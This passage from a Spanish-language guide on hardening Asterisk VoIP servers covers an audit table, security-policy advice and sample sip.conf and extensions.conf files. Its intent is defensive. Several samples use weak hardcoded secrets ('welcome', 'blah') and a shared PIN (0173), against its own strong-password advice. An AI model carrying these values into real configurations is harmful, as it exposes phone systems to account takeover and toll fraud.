


Figura 11- Solución planteada utilizando SCBs

## 17. Auditoría y recomendaciones

Para finalizar este informe se confeccionó una tabla que resume los aspectos primordiales a tener en cuenta (referidos a la seguridad) en una infraestructura VoIP con las respectivas recomendaciones

Tema Auditado	Recomendación	No recomendado
SIP authentication	SIPS (SIP utilizando TLS) debe implementarse en la capa de sesión para proteger la señalización.	Standard SIP digest authentication
SIP register	SIP User Agent debe autenticar las peticiones de REGISTER y de INVITE.	SIP REGISTER and INVITE requests are not authenticated.
Session layer unregistration	El protocolo de sesión (SIP, H.323, e IAX) debe requerir autenticación para des-registrar o finalizar un "User Agent"	No se requiere autenticación, sino que se utiliza un paquete UNREGISTER para desconectar clientes de la red.
Media encryption	Las Comunicaciones de voz deben ser encriptadas si estas contienen información privada o sensible a ataques. Utilizar SRTP, AES, o IPSec para garantizar esto.	No utilizar encriptación en RTP. Envío de la información de forma transparente.
SRTP key exchange	Cuando SRTP se utiliza, el intercambio de claves no deben atravesar la red sin cifrar. Por lo tanto, TLS debe utilizarse en todo momento con SIP o H.323 cuando SRTP está habilitado (de lo contrario, toda la seguridad habilitada con SRTP se niega). Utilizar TLS con SIP en combinación con SRTP	Utilizar SRTP sin implementar TLS para la etapa de key Exchange.
RTP entropía	Los paquetes RTP tienen una necesidad de contener un nivel adecuado de entropía para ayudar a prevenir ataques de inyección de RTP. La sesión de RTP utiliza valores verdaderamente aleatorios para evitar que los atacantes puedan adivinar los valores del timestamp entre otros campos.	Utilizar la configuración por defecto en donde el timestamp comienza con 0 y se incrementa en la longitud del campo codec content (160).

**Tabla 8.1- Auditoría y recomendaciones**

Tema Auditado	Recomendación	No recomendado
802.1x	802.1X es una norma del IEEE para el control de acceso a red basada en puertos. Permite la autenticación de dispositivos conectados a un puerto LAN, estableciendo una conexión punto a punto. Se utilizará estrictamente en subnets VoIP y VLANs.	La no implementación cuando los recursos lo permitan.
VLAN (usos)	Las VLANs son muy utilizadas para la segmentación de la red y el control de calidad. Sin embargo para garantizar la seguridad de dicha implementación de 802.1x se puede utilizar para garantizar que los sistemas no autorizados no se conecten a nuestra VoIP VLAN.	Utilización de VoIP VLAN sin implementar el estándar 802.1x.
ARP monitoring	Habilitar un monitoreo de ARP para evitar todos los problemas derivados de ataques tipo man-in-the-middle en subnets y LAN	No implementar un control de ARP puede terminar con un envenenamiento de la red y exponer a los atacantes información sensible.
VoIP management filtering	Los dispositivos VoIP deberán ser limitados (en lo posible con ip fijas) y autorizados por la central	No Uso de técnicas de filtrado
VoIP management protocols	La autenticación o manejo de passwords deberá transmitirse utilizando algún protocolo encriptado (Ejemplo: SSH, SSL (HTTPS), SNMPv3)	No es recomendado utilizar, telnet, HTTP, y/o SNMPv1
Hard phone PINs	Los PINs de los dispositivos (Hard phones) deberán ser únicos y constituidos por al menos 4 caracteres.	No es recomendado utilizar PINs cortos, ni que tengan una relación directa con el número de la extensión.

**Tabla 8.2- Auditoría y recomendaciones**

Tema Auditado	Recomendación	No recomendado
Hard phone boot process	Los Hard phones deberán utilizar HTTPS en su etapa de Booteo para que los archivos sensibles de configuración se encuentren protegidos.	No es recomendado utilizar TFTP o HTTP.
Fraudes Telefónicos y llamadas sin control	Diseñar un correcto DialPlan eliminando las configuraciones por defecto ([default]) del extensions.conf. Deberá identificarse que grupos podrán realizar llamadas por la PSTN, quienes pueden realizar llamadas internacionales, etc... (ver Consejos Prácticos al finalizar esta sección)	No es recomendado utilizar las configuraciones por defecto que instalan asterisk versión 1.4 – 1.6.
DHCP/DNS servers	Los protocolos de DHCP y DNS deberán ser dedicados a la infraestructura VoIP	No es recomendado redes VoIP que compartan DHCP / DNS con otras redes de datos.

**Tabla 8.3- Auditoría y recomendaciones**

## 18. Comentarios sobre políticas de seguridad y educación al usuario

La imagen que frecuentemente viene a la mente cuando se discute sobre seguridad es la de un firewall que permanece al resguardo de la apertura de la red, defendiendola de ataques de hackers. Aunque un firewall jugará un papel crucial, es sólo una herramienta que debe ser parte de una estrategia más comprensiva y que será necesaria a fin de proteger responsablemente los datos de la red.

Aún cuando se tenga las habilidades y experiencia necesaria para configurar el firewall correctamente, será difícil conocer la administración de riesgos que está dispuesto a tomar con los datos y determinar la cantidad de inconveniencias a resistir para protegerlos. También se debe considerar cómo asegurar los *hosts* que están siendo accedidos. Incluso con la protección de firewall, no hay garantía que no se pueda desarrollar alguna vulnerabilidad. Y es muy probable que haya un dispositivo en peligro. Los modems, por ejemplo, pueden proveer un punto de acceso a la red que sobrepase el firewall. De hecho, un firewall puede aumentar la probabilidad que alguien establecerá un módem para el acceso al Internet mediante otro ISP (ISP - *Internet Service Providers*), cualquier empresa o institución que provea de conexión a Internet), por las restricciones que el firewall puede imponer sobre ellos (algo para recordar cuando se empieza a configurar un firewall). Se puede proveer restricciones o “protección” que puede resultar ser innecesario una vez que las consecuencias se entienden claramente como un caso de negocio. Por otra parte, los riesgos pueden justificar el incremento de restricciones, resultando incómodo. Pero, a menos que el usuario esté prevenido de estos peligros y entienda claramente las consecuencias para añadir el riesgo, no hay mucho que hacer.

Los temas legales también surgen. ¿Qué obligaciones legales tiene para proteger la información? Lo que se necesita es un plan comprensivo de defensa. Y se necesita comunicar este plan en una manera que pueda ser significativo para la gerencia y usuarios finales. Esto requiere educación y capacitación, conjuntamente con la explicación, claramente detallada, de las consecuencias de las violaciones. A esto se le llama una “política de seguridad” y es el primer paso para asegurar responsablemente la red. La política puede incluir instalar un

firewall, pero no necesariamente se debe diseñar la política de seguridad alrededor de las limitaciones del firewall.

Elaborar la política de seguridad no es una tarea trivial. Ello no solamente requiere que el personal técnico comprenda todas las vulnerabilidades que están involucradas, también requiere que ellos se comuniquen efectivamente con la gerencia. La gerencia debe decidir finalmente cuánto de riesgo debe ser tomado con el activo de la compañía, y cuánto se debería gastar en ambos, en dinero e inconvenientes, a fin de minimizar los riesgos. Es responsabilidad del personal técnico asegurar que la gerencia comprenda las implicaciones de añadir acceso a la red y a las aplicaciones sobre la red, de tal manera que la gerencia tenga la suficiente información para la toma de decisiones. Si la política de seguridad no viene desde el inicio, será difícil imponer incluso medidas de seguridad mínimas.

El desarrollo de una política de seguridad comprende la identificación de los activos organizativos, evaluación de amenazas potenciales, la evaluación del riesgo, implementación de las herramientas y tecnologías disponibles para hacer frente a los riesgos, y el desarrollo de una política de uso. Debe crearse un procedimiento de auditoria que revise el uso de la red y servidores de forma periódica.

**Identificación de los activos organizativos:** Consiste en la creación de una lista de todas las cosas que precisen protección.

- Hardware: computadoras y equipos de telecomunicación
- Software: programas fuente, utilidades, programas de diagnóstico, sistemas operativos, programas de comunicaciones.
- Datos: copias de seguridad, registros de auditoria, bases de datos.

**Valoración del riesgo:** Conlleva la determinación de lo que se necesita proteger. No es más que el proceso de examinar todos los riesgos, y valorarlos por niveles de seguridad.

**Definición de una política de uso aceptable:** Las herramientas y aplicaciones forman la base técnica de la política de seguridad, pero la política de uso aceptable debe considerar otros aspectos:

- ¿Quién tiene permiso para usar los recursos?
- ¿Quién está autorizado a conceder acceso y a aprobar los usos?
- ¿Quién tiene privilegios de administración del sistema?
- ¿Qué hacer con la información confidencial?
- ¿Cuáles son los derechos y responsabilidades de los usuarios?

**Definir los derechos y responsabilidades de los usuarios:**

- Si los usuarios están restringidos, y cuáles son sus restricciones.
- Si los usuarios pueden compartir cuentas o dejar que otros usuarios utilicen sus cuentas.
- Cómo deberían mantener sus contraseñas los usuarios.
- Con qué frecuencia deben cambiar sus contraseñas.
- Si se realizan sus propios backups o la misma empresa se los facilita.

## 19. Buenas y Mejoras prácticas de Implementación

Un Asterisk mal configurado puede dar más de un dolor de cabeza a su instalador o administrador, porque puede permitir comandos INVITES externos y ser ruteados a la PSTN, con el consiguiente gasto. A continuación se darán algunas recomendaciones para que el administrador pueda proteger el sistema de fallas que podrían evaluarse en grandes sumas de dinero.

### Consejos básicos de configuración de Asterisk

Nos situamos en la siguiente ruta: `# cd /etc/asterisk/` y modificamos el archivo de configuración de usuarios y propiedades generales:

sip.conf

1. Poner `allowguest=no`, por defecto si no está aplicada esta opción, se considera a yes, y aceptarás INVITES, y si además nuestro contexto por defecto permite llamadas salientes, nos traerá grandes problemas si alguien lo descubre.
2. Poner `allowexternalinvites=no` ó `allowexternaldomains=no`, para no permitir INVITES a dominios SIP que no permite el servidor.
3. `domain=[direccion_ip]` o `autodomain=yes`
4. Poner `alwaysauthreject=yes`. Con esto despistaremos a los que prueban usuarios en nuestro sistema, para luego buscar la password.
5. Usar ACLs (Access Control Lists) en tus extensiones. Las expresiones `"deny=0.0.0.0/0.0.0.0` y `permit=192.168.1.0/255.255.255.0"` en el sip.conf pueden evitarnos varios disgustos.
6. Usar `call-limit=2` para extensiones externas y/o locales donde puedas usarlo. De esta forma sólo podrán cursarse pocas llamadas... Poner `un call-limit=100` en un trunk SIP quizá no sea buena idea.
7. Si el contexto por defecto de asterisk en el sip.conf permite llamadas salientes, es necesario quitarlo. Reestructurar el dialplan para que sólo permita acceder a extensiones locales y/o IVR.
8. Quitar los canales que no son utilizados. Ejemplo: Si no vamos a usar IAX, no tenemos porque tenerlo activo.

Como en el punto anterior nos dirigimos a: `# cd /etc/asterisk/` y modificamos el archivo de configuración de contextos y dial plans:

extensions.conf

9. Utilizar la aplicación `"Authenticate"` con un código PIN conocidos por todos los usuarios y que se ejecute antes de hacer una llamada internacional. Por ejemplo: `exten => _00X.,1,NoOp(Calling International number: ${EXTEN})`

*exten => \_00X.,n,Authenticate(0173)*

*exten => \_00X.,n,Dial(SIP/\${EXTEN}@InterProvider)*

Esto ya haría que el usuario llamante que envía dicha llamada, necesite conocer nuestro código de autenticación (0173) para poder realizar dicha llamada. Este código deberán conocerlo todos los usuarios y, aunque retrase un poco el establecimiento de la llamada por tener que marcar 4 números más, seguro que el hecho ampliar dicha seguridad es algo que merece la pena hacer.

10. Usar contexto sin salida a PSTN para extensiones externas.

### **Configuración general de la plataforma**

1. No poner al servidor Asterisk en DMZ, siempre es mejor mapear los puertos que utilizamos para SIP y RTP.
2. Usar un puerto alto para SSH, con eso eliminaremos “script kiddies” que buscan continuamente el puerto 22.
3. Usar un puerto distinto al 5060 para SIP. Es un poco dificultoso porque se tendrán que añadir puerto a todos nuestros teléfonos y dispositivos SIP, pero nos quitará de encima a esos escaneadores de puerto SIP que están continuamente pululando en Internet.
4. Usar SipCheck<sup>15</sup> para bloquear IPs que intentan logins fallidos.
5. Banear IPs de países que no te interesan (por ejemplo IPs de China, India...)
6. Evitar usar nombres de dominio como sip.midominio.ar, o voip.midominio.ar

### **Usuarios, Dispositivos**

1. Usar *passwords* Fuertes. Pueden ser generados de forma aleatoria y con más de 6 caracteres alfanuméricos o con <http://strongpasswordgenerator.com/> o algo similar.

---

<sup>15</sup> Ver Anexo IV sección 24.3

## 20. Conclusión

VoIP es una tecnología relativamente nueva por lo que en la actualidad no puede encontrarse en la red grandes discusiones sobre su seguridad y confiabilidad, como si las hay en otros protocolos IP. La primera meta de este trabajo, “construir una plataforma VoIP y simular un escenario corporativo”, se alcanzó correctamente en tiempo y forma. Una vez montada dicha infraestructura se procedió a someterla a tests que pudieran comprometer información sensible de los usuarios o del servidor, realizar fraudes que implicaran pérdidas económicas y hasta degradar la calidad del servicio. Estos tests se realizaron tanto en nuestro Server (en el cual la instalación de Asterisk fue nativa) como en otros *servers* que se montaron de forma paralela en los cuales se instalaron Distribuciones tales como Elastix, Trixbox y 3CX. Los resultados obtenidos fueron preocupantes, concluyendo que:

- Un Asterisk configurado por defecto, en el cuál el administrador solo se limite a configurar los archivos sip.conf agregando solamente usuarios, y el extensions.conf añadiendo rutas, implica dejar activados parámetros por defectos como allowguest=yes el cual acepta INVITEs de cualquier usuario, y si a esto sumamos que no se haya configurado las rutas Salientes por defecto, las perdidas podrían ser millonarias.
- En cuanto a las distribuciones PBX mencionadas, si bien no cuentan con este tipo de problemas mencionado en el punto anterior, poseen sistemas y bases de datos preconfiguradas para utilizar herramientas administrativas tales como FreePBX, A2billing, etc. Esto acarrea un serio problema que compromete la seguridad del servidor VoIP, no por problemas inherentes al protocolo de voz sobre ip sino a problemas propios de los paquetes administrativos que se instalaron por defecto. Este es el caso de un gravísimo *Backdoor*, reciente, encontrado en FreePBX, precisamente en un usuario por defecto de su base de datos el cuál le permitía a cualquier usuario convertirse en administrador de la Central. (\*\*\*)

Una vez que se finalizó el estudio detallado del compromiso al que se encontraba expuesta nuestra central se procedió a realizar todos los pasos necesarios que pudieran asegurarla, siempre utilizando software libre. La tarea se alcanzó en los tiempos adecuados desarrollando aplicaciones propias y modificando (respetando las correspondientes licencias) otras.

Cuando la central fue asegurada y evaluada, se procedió a recopilar todas nuestras carpetas de campo, las cuales fueran confeccionadas a medida que se realizaban los estudios y se diseñó esta guía pensada para un administrador con poca experiencia en Asterisk y Seguridad informática, respetando de esta forma lo pactado con AMPARO quien financió esta investigación de manera integral.

Gracias al apoyo recibido de AMPARO, se confeccionó un documento el cuál podrá ser usado de referencia para administradores de redes que deseen implementar tecnologías VoIP disminuyendo notoriamente los riesgos a posibles fraudes y ataques. Además se desarrollaron y documentaron herramientas de auditoría de licencias libres.

Concluyendo todos los equipos adquiridos (que conforman a la Plataforma VoIP) así como la bibliografía fue donada al Departamento de Telecomunicaciones de la Facultad de Ingeniería de la Universidad Nacional de Río Cuarto.

## 21. Anexo I: - Pasos de instalación e implementación del ambiente

A continuación se propone al lector una guía cronológica de la instalación/implementación de la plataforma que le ayudara a generar una conceptualización global del proyecto realizado.

1. Montaje e Instalación del Server. El mismo posee 3 Gb de RAM, un procesador Intel Dual 64 bit, un disco de 320 Gb, una placa A800p (con 2 FXS y 2 FXO) y una D110p (trama E1 con una velocidad de 2.048 Mbps).
2. La plataforma se instala en un rack apto para servidores dada su continua refrigeración. Cabe aclarar que en nuestro caso particular este escenario se encuentra en el "Laboratorio de Redes" de la Universidad Nacional de Río Cuarto, sin embargo si la misma fuera a instalarse en una corporación debería restringirse el acceso físico al servidor, limitándolo solamente al administrador.
3. Se procedió a Instalar y Configurar un Sistema Operativo (en nuestro caso CentOS).
4. Se realizó un Test de penetración al Sistema para detectar fallas o malas configuraciones en el mismo.
5. Se parchearon los Bugs detectados y se cerraron los servicios (puertos) que no serían utilizados en nuestra plataforma.
6. Se instala un Asterisk 1.6 (versión estable) de forma nativa. Se instalan parches de seguridad.
7. Se instala un administrador Web (FreePBX). Para ello es necesario instalar servicios tales como un Servidor Apache y una base de datos MySQL.
8. Se procede a cambiarse las configuraciones por defecto de Asterisk (principalmente de los archivos sip.conf y extensions.conf).
9. Se realiza un Test de Penetración para evaluar los nuevos servicios instalados.
10. Se analizan los resultados del punto anterior y se implementan las correcciones pertinentes para solucionar los Bugs encontrados.

Finalizada la etapa de aseguramiento de la plataforma, se continúa con el aseguramiento de las comunicaciones en el medio.

11. Implementación de SIP sobre SSL/TLS (SIPS).
12. Aseguramiento de RTP utilizando SRTP o ZRTP. Esta última opción se implementa hasta el momento sólo con SoftPhones.
13. Configuración de *Firewalls* y Controladores de Sesión de Borde (BSC).

### Notas Finales

La seguridad de la plataforma está íntimamente ligada a la infraestructura de red en la que se encuentra. Si bien todo nuestro trabajo se ha basado en una arquitectura de datos cableada, la misma es apta para aplicarse en una infraestructura inalámbrica con algunas consideraciones como tener especial cuidado con los anchos de banda necesarios, aumentar los requisitos de QoS e implementar seguridad inherente a los escenarios Wireless (cifrado WEP o WPA-WPA2).

## 22. Anexo II: - Instalación y configuración básica de Asterisk

Para instalar Asterisk, utilizamos la herramienta apt-get, ó sudo apt-get desde nuestra consola de administrador en nuestro Linux.

```
apt-get update
apt-get install asterisk
```

Se creará una carpeta /etc/asterisk/ en la que se encuentran los principales archivos de configuración para los distintos servicios que ofrece Asterisk.

También es importante saber que dentro de dicha carpeta se encuentran los siguientes archivos de configuración que vamos a utilizar:

- sip.conf, archivo que configura los clientes SIP.
- extensions.conf, archivo donde se configura el funcionamiento de los servicios implementados para los distintos anexos-phones.

### Configuración de Asterisk

#### Sip.conf

El archivo sip.conf sirve para configurar todo lo relacionado con el protocolo SIP y añadir nuevos usuarios o conectar con proveedores SIP.

Aquí hay un ejemplo básico del archivo sip.conf:

```
[general]
context=default
port=5060 ; Puerto UDP en el que responderá el Asterisk
bindaddr=0.0.0.0 ; Si queremos especificar que Asterisk esté en una IP (si un equipo tiene 3 IPs
por ej.) 0.0.0.0 vale para cualquiera
srvlookup=yes ; Habilita servidor DNS SRV

[fede]
type=friend
secret=welcome
qualify=yes ; Tiempo de latencia no superior a 2000 ms.
nat=no ; El teléfono no usa NAT
host=dynamic ; El dispositivo se registra con una IP variante
canreinvite=no ; Asterisk por defecto trata de redirigir
context=internal ; El contexto que controla todo esto
```

El archivo sip.conf comienza con una sección [general] que contiene la configuración por defecto de todos los usuarios y "peers" (proveedores). Se puede sobrescribir los valores por defecto en las configuraciones de cada usuario o peer.

**En general los servidores SIP escuchan en el puerto 5060 UDP.** Por tanto configuramos port=5060. En algunos casos, por ejemplo si utilizamos SER (SIP Express Router) con Asterisk debemos cambiar este puerto.

**DNS es una forma de configurar una dirección lógica para que pueda ser resuelta.** Esto permite que las llamadas sean enviadas a diferentes lugares sin necesidad de cambiar la

dirección lógica. Usando el DNS SRV se ganan las ventajas del DNS mientras que deshabilitándolo no es posible enrutar llamadas en base a nombre de dominios. Conviene tenerlo activado, por tanto se pone la directiva *svlookup=yes*

Cada extensión está definida por un *user* o usuario, un *peer* o proveedor o un *friend* o amigo y viene definida con un nombre entre corchetes [ ].

**El tipo (type) "user" se usa para autenticar llamadas entrantes, "peer" para llamadas salientes y "friend" para ambas.** En nuestro caso hemos definido una extensión pero como "friend". Puede realizar y recibir llamadas.

**Secret es la contraseña usada para la autenticación.** En este caso será "welcome".

**Se puede monitorear la latencia entre el servidor Asterisk y el teléfono con *qualify=yes* para determinar cuando el dispositivo puede ser alcanzado.** En este caso Asterisk considera por defecto que un dispositivo está presente si su latencia es menor de 2000 ms. (2 segundos). Se puede cambiar este valor poniendo el número de milisegundos en vez de yes.

**Si una extensión está detrás de un dispositivo que realiza NAT (Network Address Translation) como un router o firewall se puede configurar *nat=yes* para forzar a Asterisk a ignorar el campo información de contacto y usar la dirección desde la que vienen los paquetes.**

**Si ponemos *host=dynamic* quiere decir que el teléfono se podrá conectar desde cualquier dirección IP. Podemos limitar a que dicho usuario solo pueda acceder con una IP o con un nombre de dominio. Si ponemos *host=static* no haría falta que el usuario se registrará con la contraseña proporcionada en "secret".**

**También se ha puesto *canreinvite=no*.** En SIP los comandos INVITE se utilizan para establecer llamadas y redirigir el audio o video. Cualquier invite después del invite inicial en la misma conversación se considera un RE-INVITE. Cuando dos usuarios han establecido la comunicación con *canreinvite= yes* (por defecto) los paquetes RTP de audio podrían ser enviados extremo a extremo sin pasar por el servidor Asterisk. Esto, normalmente, no suele ser conveniente en casos en los que haya NAT en alguno de los clientes. (*NAT=yes*). Usando *canreinvite=no* se fuerza a Asterisk a estar en medio no permitiendo que los puntos finales intercambien mensajes RTP directamente. De todos modos, existen numerosas condiciones en que Asterisk no permite el reinvite a pesar de que no pongamos esta condición ya que necesita controlar el flujo RTP. Por ejemplo: Si los clientes usan codecs diferentes, si hay opciones de *Music On hold* o temporizadores en la llamada, etc...

Por último *context=internal* indica el contexto donde está las instrucciones para dicha extensión. Esto está relacionado con el contexto del archivo *extensions.conf* que marca el plan de numeración para ese contexto. Por tanto el contexto *internal* debe existir en el archivo *extensions.conf* o de lo contrario deberíamos crearlo. Varias extensiones pueden tener el mismo contexto.

## Opciones avanzadas

En las siguientes columnas tenemos las posibilidades de configuración para los tipos "user" y "peer". En el caso de "friend" valen las dos tablas ya que un "friend" es a la vez ambos

User	Peer	Explicación y opciones
<b>context</b>	<b>context</b>	Indica el contexto asociado en el dialplan para un usuario o peer
<b>permit</b>	<b>permit</b>	Permitir una IP
<b>deny</b>	<b>deny</b>	No permitir una IP
<b>secret</b>	<b>secret</b>	Contraseña para el registro
<b>md5secret</b>	<b>md5secret</b>	Contraseña encriptada con md5
<b>dtmfmode</b>	<b>dtmfmode</b>	El modo en el que se transmiten los tonos. Pueden ser "RFC2833" o "INFO"
<b>canreinvite</b>	<b>canreinvite</b>	Con "no" se fuerza a Asterisk a no permitir que los puntos finales intercambien mensajes RTP directamente.
<b>nat</b>	<b>nat</b>	Indica si el dispositivo está detrás de un NAT con "yes"
<b>callgroup</b>	<b>callgroup</b>	Define un grupo de llamadas
<b>pickupgroup</b>	<b>pickupgroup</b>	Define el grupo de llamadas validas para una aplicación pickup()
<b>language</b>	<b>language</b>	Define las señales para un país. Debe estar presente en el archivo indications.conf
<b>allow</b>	<b>allow</b>	Permite habilitar un codec. Pueden ponerse varios en un mismo usuario Posibles Valores:"allow=all" , "allow=alaw", "allow=ulaw", ...
<b>disallow</b>	<b>disallow</b>	Permite deshabilitar un codec. Puede tomar los mismos valores que allow
<b>insecure</b>	<b>insecure</b>	Define como manejar las conexiones con peers Tiene los siguientes valores very yes no invite port Por defecto es "no" que quiere decir que hay que autenticarse siempre.
<b>trustpid</b>	<b>trustpid</b>	Si la cabecera <b>Remote-Party-ID</b> es de confianza. Por defecto "no"
<b>progressinband</b>	<b>progressinband</b>	Si se deben generar señales en banda siempre. Por defecto <b>never</b>
<b>promiscredir</b>	<b>promiscredir</b>	Permite soportar redirecciones 302. Por defecto "no"
<b>callerid</b>		Define el identificador cuando no hay ninguna otra información disponible
<b>accountcode</b>		Los usuarios pueden estar asociados con un accountcode . Se usa para facturación.
<b>amaflags</b>		Se usa para guardar en los CDR y temas de facturación. Puede ser "default", "omit", "billing", o "documentation"
<b>incominglimit</b>		Limite de llamadas simultaneas para un cliente
<b>restrictcid</b>		Se usa para esconder el ID del llamante. Anticuada y en desuso
	<b>mailbox</b>	Extensión del contestador
	<b>username</b>	Si Asterisk actúa como cliente SIP este es el nombre de usuario que presenta en el servidor SIP al que llama
	<b>fromdomain</b>	Pone el campo From: de los mensajes SIP
	<b>regexten</b>	
	<b>fromuser</b>	Pone el nombre de usuario en el From por encima de lo que diga el callerID
	<b>host</b>	Dirección o host donde se encuentra el dispositivo remoto. Puede tomar valores: - Una IP o un host concreto - "dynamic" con lo que valdría cualquier IP pero necesita contraseña - "static" vale cualquier IP pero no es necesario contraseña
	<b>mask</b>	
	<b>port</b>	Puerto UDP en el que responderá el Asterisk
	<b>qualify</b>	Para determinar cuando el dispositivo puede ser alcanzado
	<b>defaultip</b>	IP por defecto del cliente <b>host=</b> cuando es especificado como "dynamic"
	<b>rtptimeout</b>	Termina la llamada cuando llega a ese timeout si no ha habido tráfico rtp
	<b>rtpholdtimeout</b>	Termina la llamada cuando llega a ese timeout si no ha habido tráfico rtp "on hold"

Tabla Anexo I- Configuración del SIP.CONF

## Ejemplo

```
[grandstream1]
type=friend ; es peer y user a la vez
context=micontexto ; nombre del contexto
username=grandstream1 ; suele ser el mismo que el titulo de la seccion
```

*fromuser=grandstream1 ; sobrescribe el callerid  
callerid=Jose Dos<1234>  
host=192.168.0.23 ; se tiene una IP privada dentro de una LAN  
nat=no ; no hay NAT  
canreinvite=yes ;  
dtmfmode=info ; puede ser RFC2833 o INFO  
mailbox=1234@default ; mailbox 1234 en el contexto "default" del archivo voicemail.conf  
disallow=all ; deshabilitamos todo  
allow=ulaw ; Permitimos el codec ulaw  
; listed with allow= does NOT matter!  
;allow=alaw  
;allow=g723.1 ; Asterisk solo soporta g723.1 a través  
;allow=g729 ; Licencia g729 sólo a través*

*[xlite1]  
;Se puede activar la supresión de silencio  
;Xlite manda paquetes NAT keep-alive, por tanto qualify=yes no es necesario  
type=friend  
username=xlite1  
callerid="Juan Perez " <5678>  
host=dynamic ; el softphone xlite puede estar en cualquier IP  
nat=yes ; X-Lite está detrás de un dispositivo NAT  
canreinvite=no ; Se suele poner NO si está detrás de un dispositivo que hace NAT  
disallow=all  
allow=gsm ; GSM consume menos ancho de banda que alaw o ulaw  
allow=ulaw  
allow=alaw*

*[user1\_snomsip]  
type=friend  
secret=blah ; en este caso es la contraseña para registrarse  
host=dynamic  
dtmfmode=inband ; las posibilidades son inband (en banda), rfc2833, o info  
defaultip=192.168.0.59 ; la IP del dispositivo  
mailbox=1234; Contestador para mensajes  
disallow=all  
allow=ulaw ; dado que se ha elegido en banda (inband) para el dtmf se debe seleccionar alaw o  
ulaw (G.711)  
allow=alaw*

*[user2\_pingtel]  
type=friend  
username=user2\_pingtel  
secret=blah  
host=dynamic  
qualify=1000 ; Se considera caído si pasa más de 1 segundo sin contestar  
callgroup=1,3-4 ; Es miembro de los grupos 1,3 y 4  
pickupgroup=1,3-4 ; Se puede hacer un "pickup" para los grupos 1,2 y 4  
defaultip=192.168.0.60 ;IP  
disallow=all  
allow=ulaw  
allow=alaw  
allow=g729*

*[user3\_cisco]  
type=friend  
username=user3\_cisco  
secret=blah  
nat=yes ; El teléfono está nateado  
host=dynamic  
canreinvite=no ;  
qualify=200 ; Tiempo de 200 ms. para recibir respuesta  
defaultip=192.168.0.4  
disallow=all  
allow=ulaw  
allow=alaw  
allow=g729*

```

[user4_cisco1]
type=friend
username=user4_cisco
fromuser=pedro ;
secret=blah
defaultip=192.168.0.4 ;
amaflags=default ; Las posibilidades son default, omit, billing o documentation
accountcode=pedro ; Para propósitos de tarificación
disallow=all
allow=ulaw
allow=alaw
allow=g729
allow=g723.1

```

## Extensions.conf

El archivo Extensions.conf es el más importante del Asterisk y tiene como misión principal definir el dial plan o plan de numeración que seguirá la centralita para cada contexto y por tanto para cada usuario.

El archivo Extensions.conf se compone de secciones o contextos entre corchetes []. Hay dos contextos especiales que están siempre presentes que son [general] y [globals].

**Contexto [general]:** El contexto [general] configura unas pocas opciones generales como son:

**static:** Indica si se debe hacer caso a un comando "save dialplan" desde la consola. Por defecto es "yes". Funciona en conjunto con "writeprotect"

**writeprotect:** Si *writeprotect=no* y *static=yes* se permite ejecutar un comando "save dialplan" desde la consola. El valor por defecto es "no".

**autofallthrough:** Si está activado y una extensión se queda sin cosas que hacer termina la llamada con *BUSY*, *CONGESTION* o *HANGUP*. Si no está activada se queda esperando otra extensión. Nunca debería suceder que una extensión se quede sin cosas que hacer como explicaremos posteriormente.

**clearglobalvars:** Si está activado se liberan las variables globales cuando se recargan las extensiones o se reinicia Asterisk.

**priorityjumping:** Si tiene valor 'yes', la aplicación soporta 'jumping' o salto a diferentes prioridades. En desuso.

En general estas opciones no son muy importantes y se pueden dejar tal y como aparecen por defecto.

**Contexto [globals]:** En este contexto se definen las variables globales que se van a poder utilizar en el resto de los contextos. Por ejemplo

CONSOLE=Console/dsp ; indica que cuando hagamos referencia a la variable CONSOLE estamos llamando a /Console/dsp

Las variables suelen ponerse siempre en mayúsculas para diferenciarlas posteriormente.

**Resto de Contextos [ ]:** Esto es lo más importante de este archivo. Vamos a indicar ahora como crear un contexto específico y asignar un plan de numeración. Todas las líneas de un determinado contexto tienen el mismo formato:

*exten => extension , prioridad, Comando(parámetros)*

La extensión hace referencia al número marcado

La prioridad al orden en que se ejecutan las instrucciones. Primero se ejecuta la de prioridad 1, luego la 2 y sucesivamente.

El Comando hace referencia a la acción a ejecutar.

Vamos a ir viendo unos ejemplos para ir aprendiendo los comandos.

### **Ejemplo 1: Colgar la línea**

*exten => 333,1,Hangup ; indica que cuando alguien llame al 333 saltará la prioridad 1 y el sistema colgará la llamada*

### **Ejemplo 2: Llamar al usuario SIP 3000 y que salte el contestador si no contesta**

*exten => 3000,1,Dial(SIP/3000,30,Ttm) ; intenta llamar al usuario 3000 de SIP que tiene que estar definido en SIP.CONF con ese contexto*  
*exten => 3000,2,Hangup ; cuando acaba la llamada cuelga*  
*exten => 3000,102,Voicemail(3000) ; La prioridad 102 significa que el usuario no estaba conectado y salta el contestador al buzón 3000*  
*exten => 3000,103,Hangup ; se cuelga después de dejar el mensaje*

En este caso al llamar a la extensión 3000 usamos el comando Dial (destino, tiempo de timeout, opciones)

El destino es el usuario 3000 del archivo SIP.CONF, 30 segundos de timeout. El usuario 3000 debería existir en SIP.CONF las opciones hacen referencia a opciones del comando dial:

la "T" permite al usuario llamante transferir la llamada pulsando #

la "t" permite al usuario llamado transferir la llamada pulsando #

la "m" indica que vamos a oír una música especial mientras esperamos a que el otro conteste.

Si el usuario 3000 no está conectado salta a la prioridad +101 (en nuestro caso a la 102=1+101 ya que estábamos en la prioridad 1) y hacemos que salte el contestador para dejar un mensaje.

Es importante que por cada rama siempre se cierre el camino y se cuelgue la llamada con un Hangup

### **Ejemplo 3: Comprobación de latencia y eco**

*exten => 600,1,Playback(demo-echotest) ; Se pone el sonido de que es una demo de eco*  
*exten => 600,2,Echo ; Se ejecuta el test de eco*  
*exten => 600,3,Playback(demo-echodone) ; Se repite lo que dijimos*  
*exten => 600,4,Hangup ; Se cuelga*

